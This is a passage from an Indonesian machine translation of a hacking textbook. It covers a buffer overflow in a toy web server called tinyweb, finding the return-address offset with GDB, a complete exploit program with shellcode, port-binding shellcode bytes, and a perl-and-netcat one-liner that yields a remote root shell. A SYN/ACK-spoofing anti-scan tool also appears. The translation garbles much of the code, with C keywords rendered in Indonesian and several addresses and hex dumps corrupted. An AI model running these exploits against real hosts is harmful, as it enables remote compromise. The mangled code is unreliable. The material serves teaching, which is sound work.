553-         __be32 opt[TCPOLEN_MD5SIG_ALIGNED >> 2)];  
554-#endif  
555-     } perwakilan;  
556-     struct ip_reply_arg arg;  
557- #ifdef CONFIG_TCP_MD5SIG 558-
struct tcp_md5sig_key *key; 559-#endif  
  
560-
```

**kembali; // Modifikasi: Jangan pernah mengirim RST, selalu kembali.**

```
561- /* Jangan pernah mengirim reset sebagai tanggapan atas reset. */ jika
562- (ke->pertama)
563-     kembali;
564-
565- if (((struct rtable *)skb->dst)->rt_type != RTN_LOCAL)
566-     kembali;
567-
reader@hacking :~/booksrc $
```

Dengan menambahkan kembali perintah (ditampilkan di atas dalam huruf tebal), fungsi kernel hanya akan kembali alih-alih melakukan apa pun. Setelah kernel dikompilasi ulang, kernel yang dihasilkan tidak akan mengirimkan paket reset, menghindari kebocoran informasi.

### **Pemindaian FIN Sebelum Modifikasi Kernel**

```
matrix@euclid :~ $ sudo nmap -T5 -sF 192.168.42.72
Memulai Nmap 4.11 ( http://www.insecure.org/nmap/ ) pada 17-03-2007 16:58 PDT
Port menarik pada 192.168.42.72:
Tidak ditampilkan: 1678 port tertutup
```

PELABUHAN NEGARA MELAYANI  
22/tcp open |filtered ssh 80/  
tcp open |filtered http  
Alamat MAC: 00:01:6C:EB:1D:50 (Foxconn)  
Nmap selesai: 1 alamat IP (1 host ke atas) dipindai dalam 1,462 detik  
matrix@euclid :~ \$

---

### Pemindaian FIN Setelah Modifikasi Kernel

---

matrix@euclid :~ \$ sudo nmap -T5 -sF 192.168.42.72  
Memulai Nmap 4.11 ( http://www.insecure.org/nmap/ ) pada 17-03-2007 16:58 PDT  
Port menarik pada 192.168.42.72:  
Tidak ditampilkan: 1678 port  
tertutup PORT STATE MELAYANI  
Alamat MAC: 00:01:6C:EB:1D:50 (Foxconn)  
Nmap selesai: 1 alamat IP (1 host ke atas) dipindai dalam 1,462 detik  
matrix@euclid :~ \$

---

Ini berfungsi dengan baik untuk pemindaian yang mengandalkan paket RST, tetapi mencegah kebocoran informasi dengan pemindaian SYN dan pemindaian koneksi penuh sedikit lebih sulit. Untuk mempertahankan fungsionalitas, port terbuka harus merespons dengan paket SYN/ACK—tidak ada jalan lain untuk itu. Tetapi jika semua port yang ditutup juga merespons dengan paket SYN/ACK, jumlah informasi berguna yang dapat diambil penyerang dari pemindaian port akan diminimalkan. Hanya dengan membuka setiap port akan menyebabkan kinerja besar, meskipun, yang tidak diinginkan. Idealnya, ini semua harus dilakukan tanpa menggunakan tumpukan TCP. Program berikut melakukan hal itu. Ini adalah modifikasi dari program `rst_hijack.c`, menggunakan string BPF yang lebih kompleks untuk menyaring hanya paket SYN yang ditujukan untuk port tertutup. Fungsi panggilan balik memalsukan respons SYN/ACK yang tampak sah ke paket SYN apa pun yang berhasil melewati BPF. Ini akan membanjiri pemindai port dengan lautan positif palsu, yang akan menyembunyikan port yang sah.

### kafan.c

---

```
# sertakan <libnet.h>
# sertakan <pcap.h>
# sertakan "hacking.h"

# tentukan MAX_EXISTING_PORTS 30

void catch_packet(u_char *, const struct pcap_pkthdr *, const u_char *); int
set_packet_filter(pcap_t *, struct in_addr *, u_short *);

struct data_pass {
    int libnet_handle;
    u_char *paket;
};

int main(int argc, char *argv[]) {
    struct pcap_pkthdr cap_header;
    const u_char *paket, *pkt_data;
    pcap_t *pcap_handle;
```

```

char errbuf[PCAP_ERRBUF_SIZE]; // Ukurannya sama dengan LIBNET_ERRBUF_SIZE
char *device;
u_long target_ip;
int jaringan, saya;
struct data_pass critical_libnet_data; u_short
existing_ports[MAX_EXISTING_PORTS];

if((argc < 2) || (argc > MAX_EXISTING_PORTS+2)) {
    jika(argc > 2)
        printf("Terbatas untuk melacak %d port yang ada.\n", MAX_EXISTING_PORTS); kalau tidak

        printf("Penggunaan: %s <IP ke shroud> [port yang ada...]\n", argv[0]);
        keluar(0);
}

target_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE); jika
(target_ip == -1)
    fatal("Alamat tujuan salah");

untuk(i=2; i < argc; i++)
    existing_ports[i-2] = (u_short) atoi(argv[i]);

existing_ports[argc-2] = 0;

perangkat = pcap_lookupdev(errbuf); jika
(perangkat == NULL)
    fatal(errbuf);

pcap_handle = pcap_open_live(perangkat, 128, 1, 0, errbuf); jika
(pcap_handle == NULL)
    fatal(errbuf);

critical_libnet_data.libnet_handle = libnet_open_raw_sock(IPPROTO_RAW);
if(critical_libnet_data.libnet_handle == -1)
    libnet_error(LIBNET_ERR_FATAL, "tidak dapat membuka antarmuka jaringan. -- program ini harus dijalankan
sebagai root.\n");

libnet_init_packet(LIBNET_IP_H + LIBNET_TCP_H, &(critical_libnet_data.packet)); jika
(critical_libnet_data.packet == NULL)
    libnet_error(LIBNET_ERR_FATAL, "tidak dapat menginisialisasi memori paket.\n");

libnet_seed_prand();

set_packet_filter(pcap_handle, (struct in_addr *)&target_ip, existing_ports);

pcap_loop(pcap_handle, -1, catch_packet, (u_char *)&critical_libnet_data);
pcap_close(pcap_handle);
}

/* Mengatur filter paket untuk mencari koneksi TCP yang sudah ada ke target_ip */
int
set_packet_filter(pcap_t *pcap_hdl, struct in_addr *target_ip, u_short *ports) {
    struct bpf_program filter;
    char *str_ptr, filter_string[90 + (25 * MAX_EXISTING_PORTS)]; int i=0;

    sprintf(filter_string, "host pertama %s dan ", inet_ntoa(*target_ip)); // IP Target
}

```

```

strcat(filter_string, "tcp[tcpflags] & tcp-syn != 0 dan tcp[tcpflags] & tcp-ack = 0");

if(ports[0] != 0) { // Jika setidaknya ada satu port
    str_ptr = filter_string + strlen(filter_string); if(ports[1] ==
0) // Hanya ada satu port yang ada
        sprintf(str_ptr, " dan bukan port dst %hu", port[i]); else { //
Dua atau lebih port yang ada
        sprintf(str_ptr, " dan bukan (port dst %hu", port[i++]);
        while(port[i] != 0) {
            str_ptr = filter_string + strlen(filter_string);
            sprintf(str_ptr, " atau port dst %hu", port[i++]);
        }
        strcat(filter_string, ")");
    }
}
printf("DEBUG: string filter adalah \'%s\'\n", filter_string);
if(pcap_compile(pcap_hdl, &filter, filter_string, 0, 0) == -1)
    fatal("pcap_compile gagal");

if(pcap_setfilter(pcap_hdl, &filter) == -1)
    fatal("pcap_setfilter gagal");
}

void catch_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const u_char
* paket) {
    u_char *pkt_data;
    struct libnet_ip_hdr *IPPhdr; struct
    libnet_tcp_hdr *TCPPhdr; struct
    data_pass *lulus; int bhitung;

    lulus = (struct data_pass *) user_args; // Melewati data menggunakan pointer ke struct

    IPhdr = (struct libnet_ip_hdr *) (paket + LIBNET_ETH_H);
    TCPPhdr = (struct libnet_tcp_hdr *) (paket + LIBNET_ETH_H + LIBNET_TCP_H);

    libnet_build_ip(LIBNET_TCP_H,           // Ukuran paket tanpa header IP // IP tos
    IPTOS_LOWDELAY,
    libnet_get_prand(LIBNET_PRu16), // ID IP (acak) 0,
                                    // Memotong barang
    libnet_get_prand(LIBNET_PR8), // TTL (acak)
    IPPROTO_TCP,               // Protokol transportasi
    *((u_long *)&(IPPhdr->ip_dst)), // IP Sumber (anggap kita dst) // IP
    *((u_long *)&(IPPhdr->ip_src)), // Tujuan (kirim kembali ke src) // Payload
    NULL,                      // (tidak ada)
    0,                         // Panjang muatan
    lulus->paket);             // Memori header paket

    libnet_build_tcp(htons(TCPPhdr->th_dport), // Sumber port TCP (berpura-pura kita dst)
    htons(TCPPhdr->th_sport),                  // Port TCP tujuan (kirim kembali ke src) //
    htonl(TCPPhdr->th_ack),                    Nomor urut (gunakan ack sebelumnya)
    htonl((TCPPhdr->th_seq) + 1),              // Nomor pengakuan (urutan SYN # + 1) //
    TH_SYN | TH_ACK,                          // Kontrol flag (hanya set flag RST)
    libnet_get_prand(LIBNET_PRu16), // Ukuran jendela (acak) 0,
                                    // Penunjuk mendesak
}

```

```

BATAL,                                // Muatan (tidak ada)
0,                                     // Panjang muatan
(lulus->paket) + LIBNET_IP_H); // Memori header paket

if (libnet_do_checksum(lulus->paket, IPPROTO_TCP, LIBNET_TCP_H) == -1)
    libnet_error(LIBNET_ERR_FATAL, "tidak dapat menghitung checksum\n");

bcount = libnet_write_ip(lulus->libnet_handle, lulus->paket, LIBNET_IP_H+LIBNET_TCP_H); jika (bhitung
< LIBNET_IP_H + LIBNET_TCP_H)
    libnet_error(LIBNET_ERR_WARNING, "Peringatan: Paket tidak lengkap ditulis.");
printf("bing!\n");
}

```

---

Ada beberapa bagian rumit dalam kode di atas, tetapi Anda harus dapat mengikuti semuanya. Saat program dikompilasi dan dieksekusi, program akan menyelubungi alamat IP yang diberikan sebagai argumen pertama, dengan pengecualian daftar port yang ada sebagai argumen yang tersisa.

---

```

reader@hacking :~/booksrc $ gcc $(libnet-config --defines) -o shroud shroud.c -linet -lpcap
reader@hacking :~/booksrc $ sudo ./shroud 192.168.42.72 22 80
DEBUG: string filter adalah 'host pertama 192.168.42.72 dan tcp[tcpflags] & tcp-syn != 0 dan
tcp[tcpflags] & tcp-ack = 0 dan bukan (port dst 22 atau port dst 80)'

```

---

Saat shroud berjalan, setiap upaya pemindaian port akan menunjukkan setiap port terbuka.

---

```
matrix@euclid :~ $ sudo nmap -sS 192.168.0.189
```

Memulai nmap V. 3.00 ( www.insecure.org/nmap/ )  
Port menarik aktif (192.168.0.189):

Pelabuhan	Negara	Melayani
1/tcp	membuka	tcpmux
2/tcp	membuka	jaringan kompres
3/tcp	membuka	jaringan kompres
4/tcp	membuka	tidak dikenal
5/tcp	membuka	rje
6/tcp	membuka	tidak dikenal
7/tcp	membuka	gema
8/tcp	membuka	tidak dikenal
9/tcp	membuka	membuang
10/tcp	membuka	tidak dikenal
11/tcp	membuka	sistem
12/tcp	membuka	tidak dikenal
13/tcp	membuka	siang hari
14/tcp	membuka	tidak dikenal
15/tcp	membuka	status bersih
16/tcp	membuka	tidak dikenal
17/tcp	membuka	qotd
18/tcp	membuka	msp
19/tcp	membuka	dibebankan
20/tcp	membuka	ftp-data
21/tcp	membuka	ftp
<b>22/tcp</b>	<b>membuka</b>	<b>ssh</b>

23/tcp	membuka	telnet
24/tcp	membuka	surat pribadi
25/tcp	membuka	smtp

[ keluaran dipangkas ]

32780/tcp	membuka	kadang-rpc23
32786/tcp	membuka	kadang-rpc25
32787/tcp	membuka	terkadang-rpc27
43188/tcp	membuka	mencapai
44442/tcp	membuka	coldfusion-auth
44443/tcp	membuka	coldfusion-auth
47557/tcp	membuka	dbrowse
49400/tcp	membuka	compaqdiag
54320/tcp	membuka	bo2k
61439/tcp	membuka	netprowler-manajer
61440/tcp	membuka	netprowler-manajer2
61441/tcp	membuka	sensor-netprowler
65301/tcp	membuka	di mana saja

Nmap run selesai -- 1 alamat IP (1 host up) dipindai dalam 37 detik  
matrix@euclid :~ \$

---

Satu-satunya layanan yang benar-benar berjalan adalah ssh pada port 22, tetapi tersembunyi di lautan positif palsu. Penyerang yang berdedikasi dapat dengan mudah melakukan telnet ke setiap port untuk memeriksa spanduk, tetapi teknik ini juga dapat dengan mudah diperluas ke spanduk palsu.

## 0x480 Jangkau dan Retas Seseorang

Pemrograman jaringan cenderung memindahkan banyak potongan memori dan berat dalam typecasting. Anda telah melihat sendiri betapa gilanya beberapa typecast. Kesalahan berkembang dalam jenis kekacauan ini. Dan karena banyak program jaringan perlu dijalankan sebagai root, kesalahan kecil ini dapat menjadi kerentanan kritis. Salah satu kerentanan tersebut ada dalam kode dari bab ini. Apakah Anda memperhatikannya?

### Dari hacking-network.h

---

```
/* Fungsi ini menerima soket FD dan ptr ke tujuan
 * penyangga. Ini akan menerima dari soket hingga byte EOL
 * urutan dalam terlihat. Byte EOL dibaca dari soket, tapi
 * buffer tujuan dihentikan sebelum byte ini.
 * Mengembalikan ukuran baris baca (tanpa byte EOL).
 */
int recv_line(int sockfd, unsigned char *dest_buffer) {
#define EOL "\r\n" // Urutan byte akhir baris
#define EOL_SIZE 2
    unsigned char *ptr;
    int eol_matched = 0;

    ptr = dest_buffer;
```

```

while(recv(sockfd, ptr, 1, 0) == 1) { // Membaca satu byte.
    if(*ptr == EOL[eol_matched]) { // Apakah byte ini cocok dengan terminator?
        eol_cocok++;
        if(eol_matched == EOL_SIZE) { // Jika semua byte cocok dengan terminator,
            *(ptr+1-EOL_SIZE) = '\0'; // mengakhiri string. kembali
            strlen(dest_buffer); // Kembalikan byte yang diterima.
        }
    } kalau tidak {
        eol_cocok = 0;
    }
    ptr++; // Menaikkan pointer ke byte berikutnya.
}
kembali 0; // Tidak menemukan karakter akhir baris.
}

```

---

Iturecv\_line()function di hacking-network.h memiliki kesalahan kecil karena tidak ada—tidak ada kode untuk membatasi panjangnya. Ini berarti byte yang diterima dapat meluap jika melebihitujuan\_bufferukuran. Program server tinyweb dan program lain yang menggunakan fungsi ini rentan terhadap serangan.

### **0x481 Analisis dengan GDB**

Untuk mengeksplorasi kerentanan dalam program tinyweb.c, kita hanya perlu mengirim paket yang secara strategis akan menimpa alamat pengirim. Pertama, kita perlu mengetahui offset dari awal buffer yang kita kontrol ke alamat pengirim yang disimpan. Menggunakan GDB, kita dapat menganalisis program yang dikompilasi untuk menemukan ini; namun, ada beberapa detail halus yang dapat menyebabkan masalah rumit. Misalnya, program memerlukan hak akses root, sehingga debugger harus dijalankan sebagai root. Tapi menggunakan sudo atau berjalan dengan lingkungan root akan mengubah tumpukan, artinya alamat yang terlihat dalam menjalankan biner debugger tidak akan cocok dengan alamat saat berjalan normal. Ada sedikit perbedaan lain yang dapat menggeser memori di dalam debugger seperti ini, menciptakan inkonsistensi yang dapat menjengkelkan untuk dilacak. Menurut debugger, semuanya akan terlihat seperti seharusnya bekerja; namun, eksplorasi gagal saat dijalankan di luar debugger, karena alamatnya berbeda.

Salah satu solusi elegan untuk masalah ini adalah melampirkan ke proses setelah itu berjalan. Pada output di bawah ini, GDB digunakan untuk melampirkan ke proses tinyweb yang sudah berjalan yang dimulai di terminal lain. Sumber dikompilasi ulang menggunakan -gopsi untuk menyertakan simbol debug yang dapat diterapkan GDB ke proses yang sedang berjalan.

---

```

reader@hacking :~/booksrc $ ps aux | grep tinyweb
root      13019  0,0  0,0   1504   344 poin/0      S+   20:25   0:00 ./tinyweb
pembaca   13104  0,0  0,0   2880   748 poin/2      R+   20:27   0:00 grep tinyweb
reader@hacking :~/booksrc $ gcc -g tinyweb.c reader@hacking :~/booksrc $
sudo gdb -q --pid=13019 --symbols=./a.out Menggunakan host libthread_db
library "/lib/tls/i686/cmov/libthread_db.so.1". Melampirkan ke proses 13019

```

/cow/home/reader/booksrc/tinyweb: Tidak ada file atau direktori seperti itu. Sebuah program sedang di-debug. Bunuh itu? (y atau n) n Program tidak dimatikan.

```

(gdb) bt
# 0 0xb7fe77f2 di ??()
#1 0xb7f691e1 di ??()
# 2 0x08048ccf di main () di tinyweb.c:44
(gdb) daftar 44
39         jika (dengarkan(sockfd, 20) == -1)
40             fatal("mendengarkan di soket");
41
42     sementara(1){ // Terima loop
43         sin_size = sizeof(struct sockaddr_in);
44         new_sockfd = terima(sockfd, (struct sockaddr *)&client_addr, &sin_size);
45         jika(new_sockfd == -1)
46             fatal("menerima koneksi");
47
48         handle_connection(new_sockfd, &client_addr);
(gdb) daftar handle_connection 53
/* Fungsi ini menangani koneksi pada soket yang lewat dari
 * melewati alamat klien. Koneksi diproses sebagai permintaan web
 * dan fungsi ini membalas melalui soket yang terhubung. Akhirnya,
 * soket yang dilewati ditutup pada akhir fungsi.
 */
58     void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) {
59         unsigned char *ptr, request[500], resource[500]; int fd,
60         panjang;
61
62         panjang =recv_line(sockfd, permintaan);
(gdb) istirahat 62
Breakpoint 1 pada 0x8048d02: file tinyweb.c, baris 62.
(gdb) cont
Melanjutkan.

```

---

Setelah dilampirkan ke proses yang sedang berjalan, pelacakan balik tumpukan menunjukkan bahwa program sedang berjalan utama(), menunggu koneksi. Setelah mengatur breakpoint pada awalnya recv\_line() hubungi saluran 62 (), program diperbolehkan untuk dilanjutkan. Pada titik ini, eksekusi program harus ditingkatkan dengan membuat permintaan web menggunakan wget di terminal atau browser lain. Kemudian breakpoint di menangi\_koneksi() akan terkena.

---

```

Breakpoint 2, handle_connection (sockfd=4, client_addr_ptr=0xbffff810) di tinyweb.c:62 62
panjang = recv_line(sockfd, permintaan);
(gdb) x/x permintaan
0xffff5c0: 0x00000000
(gdb) bt
# 0 handle_connection (sockfd=4, client_addr_ptr=0xbffff810) di tinyweb.c:62
#1 0x08048cf6 di main () di tinyweb.c:48
(gdb) x/16wx permintaan+500
0xffff7b4: 0xb7fd5ff4 0xb8000ce0 0x00000000 0xbffff848
0xffff7c4: 0xb7ff9300 0xb7fd5ff4 0xbffff7e0 0xb7f691c0
0xffff7d4: 0xb7fd5ff4 0xbffff848 0x08048cf6 0x00000004
0xffff7e4: 0xbffff810 0xbffff80c 0xbffff834 0x00000004
(gdb) x/x 0xbffff7d4+8
0xffff7dc: 0x08048cf6
(gdb) p 0xbffff7dc - 0xbffff5c0

```

```
$1 = 540
(gdb) p /x 0xbffff5c0 + 200 $2 =
0xbffff688
(gdb) berhenti
Program sedang berjalan. Tetap berhenti (dan lepaskan)? (y atau n) y
Melepaskan dari program: , proses 13019
reader@hacking :~/booksrc $
```

---

Pada breakpoint, buffer permintaan dimulai pada 0xbffff5c0. Itutstack backtrace perintah menunjukkan bahwa alamat pengirim darimengangani\_koneksi() adalah 0x08048cf6. Karena kita tahu bagaimana variabel lokal umumnya diletakkan di tumpukan, kita tahu buffer permintaan berada di dekat akhir frame. Ini berarti bahwa alamat pengirim yang disimpan harus berada di tumpukan di suatu tempat di dekat akhir buffer 500-byte ini. Karena kita sudah mengetahui area umum yang harus dilihat, pemeriksaan cepat menunjukkan alamat pengirim yang tersimpan ada di 0xbffff7dc(). Sedikit matematika menunjukkan alamat pengirim yang disimpan adalah 540 byte dari awal buffer permintaan. Namun, ada beberapa byte di dekat awal buffer yang mungkin rusak oleh fungsi lainnya. Ingat, kita tidak mendapatkan kendali atas program sampai fungsi kembali. Untuk menjelaskan hal ini, yang terbaik adalah menghindari awal buffer. Melewati 200 byte pertama seharusnya aman, sambil menyisakan banyak ruang untuk shellcode di 300 byte yang tersisa. Ini berarti 0xbffff688 adalah alamat pengirim target.

### ***0x482 Hampir Hanya Dihitung dengan Granat Tangan***

Eksloitasi berikut untuk program tinyweb menggunakan nilai offset dan return address overwrite yang dihitung dengan GDB. Itu mengisi buffer eksplot dengan byte nol, jadi apa pun yang ditulis ke dalamnya akan secara otomatis dihentikan. Kemudian mengisi 540 byte pertama dengan instruksi NOP. Ini membangun kereta luncur NOP dan mengisi buffer hingga lokasi penempaan alamat pengirim. Kemudian seluruh string diakhiri dengan '\r\n' penghenti garis.

#### ***tinyweb\_exploit.c***

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>
# sertakan <sys/socket.h>
# sertakan <netinet/in.h>
# sertakan <arpa/inet.h>
# sertakan <netdb.h>

# sertakan "hacking.h"
# sertakan "hacking-network.h"

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80"; // Kode shell standar

# tentukan OFFSET 540
```

```
# tentukan RESADDR 0xfffff688

int main(int argc, char *argv[]) {
    int sockfd, buflen;
    struct hostent *host_info; struct
    sockaddr_in target_addr; buffer char
    yang tidak ditandatangani[600];

    jika(argc < 2) {
        printf("Penggunaan: %s <namahost>\n", argv[0]);
        keluar(1);
    }

    if((host_info = gethostbyname(argv[1])) == NULL)
        fatal("mencari nama host");

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
        fatal("dalam soket");

    target_addr.sin_family = AF_INET;
    target_addr.sin_port = htons(80);
    target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
    memset(&(target_addr.sin_zero), '\0', 8); // Nol sisa struct.

    if (hubungkan(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr)) == -1)
        fatal("menghubungkan ke server target");

    bzero(penyangga, 600);                                // Hapus buffer. // Bangun
    memset(penyangga, '\x90', OFFSET);                    // kereta luncur NOP.
    * ((u_int *) (buffer + OFFSET)) = RESADDR;           // Masukkan alamat pengirim di
    memcpy(buffer+300, shellcode, strlen(shellcode));    // kode shell.
    strcat(penyangga, "\r\n");                            // Hentikan string.
    printf("Eksloitasi buffer:\n");
    dump(penyangga, strlen(penyangga));      // Menampilkan buffer eksplot.
    send_string(sockfd, buffer);                      // Kirim buffer eksplot sebagai permintaan HTTP.

    keluar(0);
}
```

Saat program ini dikompilasi, program ini dapat mengeksploitasi host yang menjalankan program tinyweb dari jarak jauh, menipu mereka agar menjalankan shellcode. Eksplorasi juga membuang byte buffer eksplorasi sebelum mengirimkannya. Pada output di bawah, program tinyweb dijalankan di terminal yang berbeda, dan eksplorasi diuji terhadapnya. Inilah output dari terminal penyerang:

```
reader@hacking :~/booksrc $ gcc tinyweb_exploit.c
reader@hacking :~/booksrc $ ./a.out 127.0.0.1 Exploit
buffer:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ..... 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
```

1

reader@hacking :~/booksrc \$

Kembali ke terminal yang menjalankan program tinyweb, output menunjukkan buffer exploit telah diterima dan shellcode dieksekusi. Ini akan memberikan rootshell, tetapi hanya untuk konsol yang menjalankan server. Sayangnya, kami tidak berada di konsol, jadi ini tidak akan ada gunanya bagi kami. Di konsol server, kita melihat yang berikut:

```
reader@hacking :~/booksrc $ ./tinyweb
Menerima permintaan web pada port 80
Mendapat permintaan dari 127.0.0.1:53908 "GET / HTTP/1.1"
        Membuka './webroot/index.html' 200 OK
Mendapat permintaan dari 127.0.0.1:40668 "GET /image.jpg HTTP/1.1"
        Membuka './webroot/image.jpg' 200 OK
Mendapat permintaan dari 127.0.0.1:58504
"
111 i
```

xOh//sst/binOS

BUKAN HTTP!  
sh-3 2#

Kerentanan memang ada, tetapi shellcode tidak melakukan apa yang kita inginkan dalam kasus ini. Karena kita tidak berada di konsol, shellcode hanyalah program mandiri, yang dirancang untuk mengambil alih program lain untuk membuka shell. Setelah kontrol pointer eksekusi program diambil, shellcode yang disuntikkan dapat melakukan apa saja. Ada berbagai jenis shellcode yang dapat digunakan dalam situasi yang berbeda (atau muatan). Meskipun tidak semua shellcode benar-benar memunculkan shell, itu masih biasa disebut shellcode.

### **Kode Shell Pengikat Port 0x483**

Saat mengeksplorasi program jarak jauh, memunculkan shell secara lokal tidak ada gunanya. Shellcode yang mengikat port mendengarkan koneksi TCP pada port tertentu dan menyajikan shell dari jarak jauh. Dengan asumsi Anda sudah memiliki shellcode yang mengikat port, menggunakan hanyalah masalah mengganti byte shellcode yang ditentukan dalam exploit. Shellcode yang mengikat port disertakan dalam LiveCD yang akan mengikat ke port 31337. Byte shellcode ini ditunjukkan pada output di bawah ini.

---

```
reader@hacking :~/booksrc $ wc -c portbinding_shellcode 92
portbinding_shellcode
reader@hacking :~/booksrc $ hexdump -C portbinding_shellcode
00000000  6a 66 58 99 31 db 43 52 96  6a 01 6a 02 89 e1 cd 80 7a  |jfX.1.CRj.j....|
00000010  6a 66 58 43 52 66 68 51 56  69 66 53 89 e1 6a 10 43 43  |.jfXCRfhzifS..j.| 
00000020  89 e1 cd 80 b0 66 b0 66 43  53 56 89 e1 cd 80 cd 80 93  |QV.....fCCSV....|
00000030  52 52 56 89 e1 cd 80 49 79  6a 02 59 b0 3f 68 2f 73   |.fCRRV....jY?|
00000040  f9 b0 52 69 6e 89 e3 52  68 68 2f 62 89 e1 cd 80   |..Iy...Rh//shh/b|
00000050  89 e2 53          |di..R..S....|
0000005c
reader@hacking :~/booksrc $ od -tx1 portbinding_shellcode | potong -c8-80 | sed -e 's/ /\x/g'
\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80
\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10
\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80
\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f
\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62
\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80
reader@hacking :~/booksrc $
```

---

Setelah beberapa pemformatan cepat, byte ini ditukar ke dalam byte shellcode dari program tinyweb\_exploit.c, menghasilkan tinyweb\_exploit2.c. Baris shellcode baru ditunjukkan di bawah ini.

### **Baris Baru dari tinyweb\_exploit2.c**

---

```
char shellcode[]=
"\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80"
"\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10"
"\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80"
"\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f"
"\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62"
"\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80";
// Kode shell yang mengikat port pada port 31337
```

---

Ketika exploit ini dikompilasi dan dijalankan terhadap host yang menjalankan server tinyweb, shellcode mendengarkan pada port 31337 untuk koneksi TCP. Pada output di bawah ini, sebuah program bernama nc digunakan untuk terhubung ke shell. Program ini adalah netcat (*nc* singkatnya), yang berfungsi seperti program cat itu tetapi melalui jaringan. Kami tidak bisa hanya menggunakan telnet untuk terhubung karena secara otomatis mengakhiri semua jalur keluar dengan '\r\n'. Output dari exploit ini ditunjukkan di bawah ini. Itu -wopsi baris perintah yang diteruskan ke netcat hanya untuk membuatnya lebih bertele-tele.

Meskipun remote shell tidak menampilkan prompt, masih menerima perintah dan mengembalikan output melalui jaringan.

Program seperti netcat dapat digunakan untuk banyak hal lainnya. Ini dirancang untuk bekerja seperti program konsol, memungkinkan input dan output standar untuk disalurkan dan diarahkan. Menggunakan netcat dan shellcode port-binding dalam sebuah file, eksploitasi yang sama dapat dilakukan pada baris perintah.

---

```
reader@hacking :~/booksrc $ wc -c portbinding_shellcode 92
portbinding_shellcode
reader@hacking :~/booksrc $ echo $((540+4 - 300 - 92)) 152
```

```
reader@hacking :~/booksrc $ echo $((152 / 4)) 38
```

```
reader@hacking :~/booksrc $ (perl -e 'print "\x90"x300';
> cat portbinding_shellcode
> perl -e 'print "\x88\xf6\xff\xbf"x38 . "\r\n")'
jfX1CRj j jfXC RfhzifSj QV fCCSV fCRRV j Y?Iy
```

Rh//sst/binRS-----

---

```
-----  
reader@hacking :~/booksrc $ (perl -e 'print "\x90"x300'; cat portbinding_shellcode; perl -e
'print "\x88\xf6\xff\xbf"x38 . "\r\n")' | nc -v -w1 127.0.0.1 80 localhost [127.0.0.1] 80 (www)
buka  
reader@hacking :~/booksrc $ nc -v 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) buka
```

```
siapa saya
akar
```

---

Pada output di atas, pertama-tama panjang shellcode pengikat-port ditunjukkan menjadi 92 byte. Alamat pengirim ditemukan 540 byte dari awal buffer, jadi dengan kereta luncur NOP 300-byte dan 92 byte kode shell, ada 152 byte yang ditimpakkan alamat pengirim. Ini berarti jika alamat pengirim target diulang 38 kali di akhir buffer, buffer terakhir harus melakukan overwrite. Akhirnya, buffer diakhiri dengan '\r\n'. Perintah yang membangun buffer dikelompokkan dengan tanda kurung untuk menyalurkan buffer ke netcat. netcat terhubung ke program tinyweb dan mengirimkan buffer. Setelah shellcode berjalan, netcat perlu dipecahkan dengan menekan CTRL-C, karena koneksi soket asli masih terbuka. Kemudian, netcat digunakan lagi untuk terhubung ke shell yang terikat pada port 31337.

# 0x500

## KODE SHELL

Sejauh ini, shellcode yang digunakan dalam eksploitasi kami hanyalah serangkaian byte yang disalin dan ditempel. Kami telah melihat shellcode shell-spawning standar untuk eksploitasi lokal dan shellcode port-binding untuk yang jauh. Kode cangkang kadang-kadang juga disebut sebagai muatan eksploit, karena program mandiri ini melakukan pekerjaan nyata setelah program diretas. Shellcode biasanya memunculkan shell, karena itu adalah cara yang elegan untuk melepaskan kendali; tetapi dapat melakukan apa saja yang dapat dilakukan oleh program.

Sayangnya, bagi banyak peretas, cerita shellcode berhenti pada menyalin dan menempelkan byte. Peretas ini hanya menggores permukaan dari apa yang mungkin. Shellcode khusus memberi Anda kendali mutlak atas program yang dieksploitasi. Mungkin Anda ingin shellcode Anda menambahkan akun admin ke /etc/passwd atau menghapus baris secara otomatis dari file log. Setelah Anda tahu cara menulis kode shell Anda sendiri, eksploitasi Anda hanya dibatasi oleh imajinasi Anda. Selain itu, menulis shellcode mengembangkan keterampilan bahasa rakitan dan menggunakan sejumlah teknik peretasan yang perlu diketahui.

## 0x510 Majelis vs. C

